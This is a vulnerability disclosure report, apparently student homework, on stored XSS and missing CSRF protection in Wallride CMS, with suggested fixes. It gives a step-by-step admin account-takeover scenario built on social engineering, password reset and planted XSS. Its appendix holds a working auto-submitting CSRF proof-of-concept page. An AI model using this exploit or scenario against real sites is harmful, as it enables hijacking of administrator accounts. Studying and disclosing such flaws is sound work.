# Report: Security issues in the Wallride CMS project

**Information**
Date of discovery: 20.11.2017
Date of disclosure: 13.06.2018
State: Unchanged (no reaction of the developers)

## Contents

# 1 Security issues in the Wallride CMS project

## 1.1 Introduction

The Wallride CMS project [1] *"is a multilingual easy-to-customize open source CMS made by Java, using Spring Framework, Hibernate and Thymeleaf."*

For setting everything up we need Java 1.8 or higher and use MySQL and Mercury Mail. We follow the wallride guide and set up our web application.

## 1.2 Attack vectors and troubleshooting

### 1.2.1 Cross-Site-Scripting (XSS)

**1st Vulnerability:** The first vulnerability is about the edit profile section. If we change our first or last name and enter some JavaScript code (e.g. *<script>alert(1)</script>*), it will be executed after a new login. The script is embedded in the users personal menu at the top right corner of the website.

This is **not a strong** vulnerability, because it only affects the attacker herself.

The first and last name is filtered in all other cases.

**1st Troubleshooting:** We suggest to apply the html filter like in the other cases.

**2nd Vulnerability:** The second xss vulnerability is about the profile description. If a user opened the profile section of the attacking user, she could become victim of a Cross-Site-Scripting attack. The catch here is, that the attacking user cannot change her profile description by herself. It's only possible via the admin section.

We assess the issue as **critical**. The reason therefore is, that we could find a conceptional issue with that we can gain access to the admin area via social engineering.

(For details, please read the possible attack scenario in this homework.)

**2nd Troubleshooting:** We suggest to apply the html filter to the profile description.

**Mitigation:** We can see in the database, that the inputs are not filtered. Instead, the outputs from the database are filtered. For preventing xss attacks and mitigation, we suggest to apply an input filter additionally.

### 1.2.2 Cross-Site-Request-Forgery (CSRF)

**Vulnerability:** For the csrf attack, we build a simple html form with an embedded iframe. Per JavaScript we can submit the form automatically to the web application server. First investigations show, that there is no csrf token, so the server accepts the request and executes it.

The form needs the inputs for *_method*, *email*, *loginId*, *name.firstName*, *name.lastName*, because we want to attack the user profile edit section.

Therefore, the **_method**s value must be ”put” and the email should be in a proper format. Also we can feel free to set values for the other fields as we wish to.

(We should not change the loginId, because it damages database persistence and we don’t want the attack to be too conspicuous.)

The input fields are hidden, and the submission is executed automatically by our JavaScript. We can change the email address, request a password reset link and compromise the users (ideally the admins) account. The reason is a conceptional issue.

**Troubleshooting:** We suggest to add a csrf token and to require the users password for changing her email address.

### 1.3 Possible attack scenario

In our attack scenario, we gain admin access by exploiting the csrf vulnerability with the help of a conceptional issue and social engineering.

**1. Preparation**
At first we (the attacker) need an html file and put it onto an external webserver. You can see our html file in figure 2 (ref. to appendices).

**2. The attack in detail**
Next we want to attract (especially the admin) the user to open a link that refers to our html file. We achieve that by writing comments with the link. (This link should be obfuscated by a url shortener.)

Figure 3 shows the victims default profile settings.

If the victim opens the link (figure 4), our script will send special post data to the wallride webserver, and if the user is logged in, her profile settings will be changed as you can see in figure 5. (Note, that the iframe would not be visible in a real scenario.)

Now, with the victims email address changed, we can request a password reset link (figure 6) and wait for the reset mail. We can find the reset link in the email (figure 7) and reset the victims password.

If the victim has admin rights, we will be able to log into the admin area.
(Figure 8 shows the admin login area).

Now that we have access to all admin functions, we can insert a cross-site-script into the profile description of all users we want to. You can see a xss insertion in figure 9, where we insert a simple **alert(’Proof of Concept!’)** script. And if now a user opens the profile page of an affected user, the cross-site-script will be loaded and executed (figure 10).

## References

[1] http://wallride.org/docs/guide.html

[2] https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet

# Appendices

Figures for Wallride CMS

```
<html>
	<head>
		<title>Proof of Concept</title>
		<style type="text/css">
			html, body { margin: 0; padding: 10px; font-family: Verdana; font-size: 1em; }
			iframe { overflow: scroll; }
		</style>
	</head>
	<body onload="badThings()">
		<h2>CSRF - Proof of Concept</h2>
		<hr />
		<form action="http://localhost:8080/en/settings/profile" method="post" id="form" target="invisible">
			<input type="hidden" name="email" value="hacked@localhost" />
			<input type="hidden" name="_method" value="put" />
			<input type="hidden" name="loginId" value="admin" />
			<input type="hidden" name="name.firstName" value="FirstName-FromProfile" />
			<input type="hidden" name="name.lastName" value="LastName-FromProfile" />
		</form>
		<p><a href="#" onclick="toggleFrame(this)">Toggle invisible iFrame</a></p>
		<iframe name="invisible" id="iframe" style="visibility: hidden" width="500px" height="400px"></iframe>
	</body>
	<script type="text/javascript">
	 framex = document.getElementById('iframe');
	 toggle = (framex.getAttribute('style') == "visibility: visible");

	 function badThings() {
	   document.getElementById('form').submit();
	 }
	 function toggleFrame(ref) {

	   toggle = !toggle;

	   (toggle) ?
	    eval("framex.setAttribute('style', 'visibility: visible'); ref.innerHTML = 'Close invisible iFrame';")
	    :
	    eval("framex.setAttribute('style', 'visibility: hidden'); ref.innerHTML = 'Open invisible iFrame';");
	 }
	</script>
</html>
```

Figure 1: Attackers html file - Proof of concept only




Figure 2: Victims default profile settings




Figure 3: Proof of concept html page with opened iframe




Figure 4: Victims profile settings after the csrf attack




Figure 5: Reset link request with attackers email




Figure 6: Reset link email




Figure 7: Admin area login




Figure 8: Admin area: editing user profile description




Figure 9: Profile with xss in the description